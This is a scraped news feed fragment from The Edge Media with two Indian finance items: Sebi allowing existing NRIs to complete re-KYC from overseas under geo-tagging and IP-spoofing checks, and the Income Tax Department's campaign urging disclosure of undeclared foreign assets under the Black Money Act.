The post Sebi Simplifies Re-KYC for NRIs, Lifts India-Based Presence Requirement for Digital Verification appeared first on The Edge Media.
]]>In a newly issued circular,
Sebi announced amendments to the existing guidelines after receiving representations from various stakeholders seeking simpler procedures.

Under the revised rules, the earlier condition that clients must be located within India during digital onboarding has now been relaxed specifically for re-KYC of existing NRI customers.
Re-KYC involves updating or reaffirming a client’s previously submitted KYC information with financial intermediaries.
Although onboarding new clients still requires the applicant to be physically situated in India, NRIs who are already registered can now complete their re-KYC from overseas. Sebi has maintained several security checks—such as random prompts, time stamps, and geo-tagging—to ensure the authenticity of the process.
Additionally, the digital KYC application must confirm that the GPS coordinates align with the country specified in the customer’s address proof, and it must block attempts using spoofed IP addresses to prevent falsified locations.
The post Sebi Simplifies Re-KYC for NRIs, Lifts India-Based Presence Requirement for Digital Verification appeared first on The Edge Media.
]]>The post Income Tax Department to Alert High-Risk Individuals on Undisclosed Foreign Assets appeared first on The Edge Media.
]]>These high-risk profiles were selected using information shared by foreign jurisdictions, under the Automatic Exchange of Information framework.

In the first phase of this nudge campaign, the Central Board of Direct Taxes will ask these individuals to submit revised returns by 31st December, 2025 to avoid penalties. A second phase beginning in mid December will broaden the outreach to include more taxpayers in order to strengthen the compliance environment.
Large corporations whose employees possess undeclared foreign assets, are also being engaged to raise awareness and encourage accurate reporting and professional bodies, such as, ICAI and various industry associations have been requested to support this effort.
According to the department’s assessment data from AEOI for financial year 2024–25 indicates that several taxpayers appear to hold foreign assets that were not declared in returns filed for the current assessment year.

Under the Black Money Act, non-disclosure of foreign assets can attract a penalty of 10 lakh rupees, in addition to a 30% tax and a penalty equal to 300% of the tax due.
A similar effort, last year, resulted in 24678 taxpayers revising their returns and declaring foreign assets worth Rs. 29208 crore, along with foreign-source income of Rs. 1089.88 crore. By June 2025, the department had completed assessments in about 1080 cases, raising tax demands amounting to Rs.40,000 crore.
Search operations in Delhi, Mumbai and Pune based on data from CRS and spontaneous information exchanges about investments in Dubai, uncovered substantial undisclosed assets and income running into hundreds of crores.
CBDT continues to receive foreign financial account information of Indian residents from partner jurisdictions through the Common Reporting Standard, and from the United States under FATCA, which helps identify discrepancies and guide taxpayers toward timely and accurate reporting.
The campaign focuses on supporting correct disclosure in the Foreign Assets and Foreign Source Income schedules in income tax returns. Full disclosure of foreign holdings and income is a legal requirement under the Income Tax Act 1961 and the Black Money Act of 2015.
The post Income Tax Department to Alert High-Risk Individuals on Undisclosed Foreign Assets appeared first on The Edge Media.
]]>